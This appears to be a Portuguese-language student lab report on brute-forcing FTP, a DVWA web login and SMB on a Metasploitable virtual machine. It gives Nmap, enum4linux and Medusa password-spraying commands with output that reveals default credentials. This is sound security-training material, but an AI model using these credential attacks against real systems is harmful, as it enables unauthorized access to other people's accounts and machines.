
Neste teste utilizei o processo de enumeração para coletar informações detalhadas sobre um sistema-alvo, como nomes de usuários, nomes de máquinas, serviços ativos e permissões, com o enum4linux.

Inicialmente utilizei o comando “enum4linux -a (IP do alvo) | tee enum4_output.txt”, onde o “enum4linux -a (IP)” traria informações sobre o alvo em questão e o comando “tee enum4_output.txt” seria utilizado para direcionar tais informações para um documento de texto simultaneamente.




```
┌──(kali㉿kali)-[~]
└─$ enum4linux -a 192.168.56.102 | tee enum4_output.txt
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Nov 29 09:51:06 2025

 ══════════════════════════( Target Information )══════════════════════════

Target ........... 192.168.56.102
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ══════════════════════════( Enumerating Workgroup/Domain on 192.168.56.102 )══════════════════════════


[+] Got domain/workgroup name: WORKGROUP


 ══════════════════════════( Nbtstat Information for 192.168.56.102 )══════════════════════════

Looking up status of 192.168.56.102
        METASPLOITABLE  <00> -         B <ACTIVE>  Workstation Service
        METASPLOITABLE  <03> -         B <ACTIVE>  Messenger Service
        METASPLOITABLE  <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00

 ══════════════════════════( Session Check on 192.168.56.102 )══════════════════════════


[+] Server 192.168.56.102 allows sessions using username '', password ''


 ══════════════════════════( Getting domain SID for 192.168.56.102 )══════════════════════════

Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup


 ══════════════════════════( OS information on 192.168.56.102 )══════════════════════════


[E] Can't get OS info with smbclient
```

Após a finalização do comando, utilizei do comando "less enum4_output.txt" para abrir o documento criado e analisar as informações que foram encontradas.




```
user:[sys] rid:[0×3ee]
user:[klog] rid:[0×4b6]
user:[postfix] rid:[0×4bc]
user:[service] rid:[0×bbc]
user:[list] rid:[0×434]
user:[irc] rid:[0×436]
user:[ftp] rid:[0×4be]
user:[tomcat55] rid:[0×4c4]
user:[sync] rid:[0×3f0]
user:[uucp] rid:[0×3fc]

ESC[34m ══════════════════════════( ESC[0mESC[32mShare Enumeration on 192.168.56.102ESC[0mESC[34m )══════════════════════════

ESC[0m
        Sharename       Type      Comment
        ─────────       ────      ───────
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ─────────            ───────

        Workgroup            Master
        ─────────            ───────
        WORKGROUP            METASPLOITABLE
ESC[33m
[+] ESC[0mESC[32mAttempting to map shares on 192.168.56.102

ESC[0m//192.168.56.102/print$   ESC[35mMapping: ESC[0mDENIEDESC[35m Listing: ESC[0mN/AESC[35m Writing: ESC[0mN/A
//192.168.56.102/tmp    ESC[35mMapping: ESC[0mOKESC[35m Listing: ESC[0mOKESC[35m Writing: ESC[0mN/A
//192.168.56.102/opt    ESC[35mMapping: ESC[0mDENIEDESC[35m Listing: ESC[0mN/AESC[35m Writing: ESC[0mN/A
ESC[33m
[E] ESC[0mESC[31mCan't understand response:

ESC[0mNT_STATUS_NETWORK_ACCESS_DENIED listing \*
//192.168.56.102/IPC$   ESC[35mMapping: ESC[0mN/AESC[35m Listing: ESC[0mN/AESC[35m Writing: ESC[0mN/A
//192.168.56.102/ADMIN$ ESC[35mMapping: ESC[0mDENIEDESC[35m Listing: ESC[0mN/AESC[35m Writing: ESC[0mN/A

ESC[34m ══════════════════════════( ESC[0mESC[32mPassword Policy Information for 192.168.56.102ESC[0mESC[34m )══════════════════════════

ESC[0m

[+] Attaching to 192.168.56.102 using a NULL share

[+] Trying protocol 139/SMB ...

[+] Found domain(s):
:
```

Logo em seguida criei duas wordlists, onde uma estaria com os possíveis usuários e outra com as possíveis senhas utilizadas para o ataque, com os comandos "echo -e "user\nmsfadmin\nservice" > smb_users.txt" para os usuários e "echo - e "password\n123456\nWelcome123\nmsfadmin" > senhas_spray.txt" para as senhas.




```
┌──(kali㉿kali)-[~]
└─$ echo -e "user\nmsfadmin\nservice" > smb_users.txt

┌──(kali㉿kali)-[~]
└─$ echo - e "password\n123456\nWelcome123\nmsfadmin" > senhas_spray.txt
```

Então com a ferramenta Medusa, foi possível identificar as credenciais de acesso que poderiam ser utilizadas para o ataque, através do comando "medusa -h (IP do alvo) -U smb_users.txt -P senhas_spray.txt -M smbnt -t 2 -T 50".



```
┌──(kali㉿kali)-[~]
└─$ medusa -h 192.168.56.102 -U smb_users.txt -P senhas_spray.txt -M smbnt -t 2 -T 50
Medusa v2.3 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

2025-11-29 10:32:36 ACCOUNT CHECK: [smbnt] Host: 192.168.56.102 (1 of 1, 0 complete) User: user (1 of 3, 0 complete) Password: e password (1 of 4 complete)
2025-11-29 10:32:36 ACCOUNT CHECK: [smbnt] Host: 192.168.56.102 (1 of 1, 0 complete) User: user (1 of 3, 0 complete) Password: 123456 (2 of 4 complete)
2025-11-29 10:32:37 ACCOUNT CHECK: [smbnt] Host: 192.168.56.102 (1 of 1, 0 complete) User: user (1 of 3, 0 complete) Password: Welcome123 (3 of 4 complete)
2025-11-29 10:32:37 ACCOUNT CHECK: [smbnt] Host: 192.168.56.102 (1 of 1, 0 complete) User: user (1 of 3, 1 complete) Password: msfadmin (4 of 4 complete)
2025-11-29 10:32:37 ACCOUNT CHECK: [smbnt] Host: 192.168.56.102 (1 of 1, 0 complete) User: msfadmin (2 of 3, 1 complete) Password: e password (1 of 4 complete)
2025-11-29 10:32:37 ACCOUNT CHECK: [smbnt] Host: 192.168.56.102 (1 of 1, 0 complete) User: msfadmin (2 of 3, 1 complete) Password: 123456 (2 of 4 complete)
2025-11-29 10:32:37 ACCOUNT CHECK: [smbnt] Host: 192.168.56.102 (1 of 1, 0 complete) User: msfadmin (2 of 3, 1 complete) Password: Welcome123 (3 of 4 complete)
2025-11-29 10:32:37 ACCOUNT CHECK: [smbnt] Host: 192.168.56.102 (1 of 1, 0 complete) User: msfadmin (2 of 3, 2 complete) Password: msfadmin (4 of 4 complete)
2025-11-29 10:32:37 ACCOUNT FOUND: [smbnt] Host: 192.168.56.102 User: msfadmin Password: msfadmin [SUCCESS (ADMIN$ - Access Allowed)]
2025-11-29 10:32:37 ACCOUNT CHECK: [smbnt] Host: 192.168.56.102 (1 of 1, 0 complete) User: service (3 of 3, 3 complete) Password: e password (1 of 4 complete)
2025-11-29 10:32:37 ACCOUNT CHECK: [smbnt] Host: 192.168.56.102 (1 of 1, 0 complete) User: service (3 of 3, 3 complete) Password: 123456 (2 of 4 complete)
2025-11-29 10:32:38 ACCOUNT CHECK: [smbnt] Host: 192.168.56.102 (1 of 1, 0 complete) User: service (3 of 3, 3 complete) Password: Welcome123 (3 of 4 complete)
2025-11-29 10:32:38 ACCOUNT CHECK: [smbnt] Host: 192.168.56.102 (1 of 1, 0 complete) User: service (3 of 3, 4 complete) Password: msfadmin (4 of 4 complete)
```

Por fim, utilizamos o comando "smbclient -L //(IP do alvo) -U msfadmin" para estabelecer uma conexão e ter acesso ao dispositivo do alvo, finalizando assim os ataques de força bruta.



```
┌──(kali㉿kali)-[~]
└─$ smbclient -L //192.168.56.102 -U msfadmin
Password for [WORKGROUP\msfadmin]:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
        msfadmin        Disk      Home Directories
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            METASPLOITABLE
```

# Geral detalhado

### 1 - Varredura de rede

Para iniciar, realizei o procedimento de identificação dos dispositivos conectados à rede da VM com o Nmap, verificando o meu IP conectado na rede através do comando “ifconfig”

Após essa análise, iniciei a varredura dos hosts e se haviam portas abertas para iniciar o ataque de força bruta, utilizando o comando “sudo nmap -v -TS -sS --open (IP identificado).0/24”

Em seguida, busquei coletar mais informações sobre o sistema operacional do alvo em questão, a fim de facilitar o ataque, com o comando “sudo nmap -O (IP do alvo)”.

### 2 - Ataque de força bruta através de FTP

Após a identificação do alvo, dei início ao processo de conexão dos dispositivos, inicialmente utilizando o comando “ping (IP do alvo)”, com uma resposta positiva, busquei realizar uma conexão FTP com o alvo, através do comando “ftp (IP do alvo)” que se mostrou ativa.

Então, dei início ao processo de criação das wordlists contendo usuários e senhas comuns em arquivos com a extensão .txt, utilizando dois comandos, sendo eles: "echo -e "user\nmsfadmin\nadmin\nroot" > users.txt" para criar a lista de possíveis usuários e "echo -e "123456\npassword\nqwerty\nmsfadmin" > pass.txt" para possíveis senhas.

Logo em seguida, utilizei da ferramenta Medusa para identificar os possíveis usuários e senhas que poderiam ser utilizadas, por meio do comando "medusa -h (IP) -U users.txt -P pass.txt -M ftp -t 6", após a identificação, realizei a conexão através do protocolo FTP e aqui o ataque havia sido bem sucedido.

### 3 - Ataque de força bruta em um formulário de login em sistemas web

Utilizei formulários disponíveis na web como o “(IP do alvo)/dvwa/login.php”, para realizar o ataque de força bruta.

Inicialmente, verifiquei as informações que eram passadas na requisição de login do formulário.

Após isso, utilizei o Medusa para verificar os possíveis usuários e senhas que poderiam ser utilizados para o ataque, com as wordlists criadas durante o ataque de força bruta por meio do protocolo FTP, com o comando "medusa -h (IP) -U users.txt -P pass.txt -M http -m PAGE:'/dvwa/login.php' -m FORM:'username=^USER^&password=^PASS^&Login=Login' -m 'FAIL=Login failed' -t 6".

Assim que os usuários e senhas foram identificados, realizei o acesso ao sistema web, concluindo o ataque.

**4 - Ataque de força bruta em SMB + Password Spraying**

Neste teste utilizei o processo de enumeração para coletar informações detalhadas sobre um sistema-alvo, como nomes de usuários, nomes de máquinas, serviços ativos e permissões, com o enum4linux.

Inicialmente utilizei o comando “enum4linux -a (IP do alvo) | tee enum4_output.txt”, onde o “enum4linux -a (IP)” traria informações sobre o alvo em questão e o comando “tee enum4_output.txt” seria utilizado para direcionar tais informações para um documento de texto simultaneamente.

Após a finalização do comando, utilizei do comando "less enum4_output.txt" para abrir o documento criado e analisar as informações que foram encontradas.

Logo em seguida criei duas wordlists, onde uma estaria com os possíveis usuários e outra com as possíveis senhas utilizadas para o ataque, com os comandos "echo -e "user\nmsfadmin\nservice" > smb_users.txt" para os usuários e "echo - e "password\n123456\nWelcome123\nmsfadmin" > senhas_spray.txt" para as senhas.

Então com a ferramenta Medusa, foi possível identificar as credenciais de acesso que poderiam ser utilizadas para o ataque, através do comando "medusa -h (IP do alvo) -U smb_users.txt -P senhas_spray.txt -M smbnt -t 2 -T 50".

Por fim, utilizamos o comando "smbclient -L //(IP do alvo) -U msfadmin" para estabelecer uma conexão e ter acesso ao dispositivo do alvo, finalizando assim os ataques de força bruta.

# Comandos utilizados

- **Comandos utilizados para realizar a varredura na rede:**
  - "ifconfig";
  - "sudo nmap -v -T5 -sS --open (IP).0/24";
  - "sudo nmap -O (IP)".

- **Comandos utilizados para realizar o ataque de força bruta por FTP:**
  - "ping -c 3 (IP)";
  - "ftp (IP)";
  - "echo -e "user\nmsfadmin\nadmin\nroot" > users.txt";
  - "echo - e "123456\npassword\nqwerty\nmsfadmin" > pass.txt";
  - "medusa -h (IP) -U users.txt -P pass.txt -M ftp -t 6".

- **Comandos utilizados para realizar o ataque de força bruta com sistema web e automatizado:**
  - "medusa -h (IP) -U users.txt -P pass.txt -M http -m PAGE:'/dvwa/login.php' -m FORM:'username=^USER^&password=^PASS^&Login=Login' - m 'FAIL=Login failed' -t 6".

- **Comandos utilizados para realizar o ataque de força bruta em SMB + Password Spraying:**
  - “enum4linux -a (IP) | tee enum4_output.txt”;
  - "less enum4_output.txt";
  - "echo -e "user\nmsfadmin\nservice" > smb_users.txt";
  - "echo - e "password\n123456\nWelcome123\nmsfadmin" > senhas_spray.txt";
  - "medusa -h (IP) -U smb_users.txt -P senhas_spray.txt -M smbnt -t 2 -T 50";
  - "smbclient -L //(IP) -U msfadmin".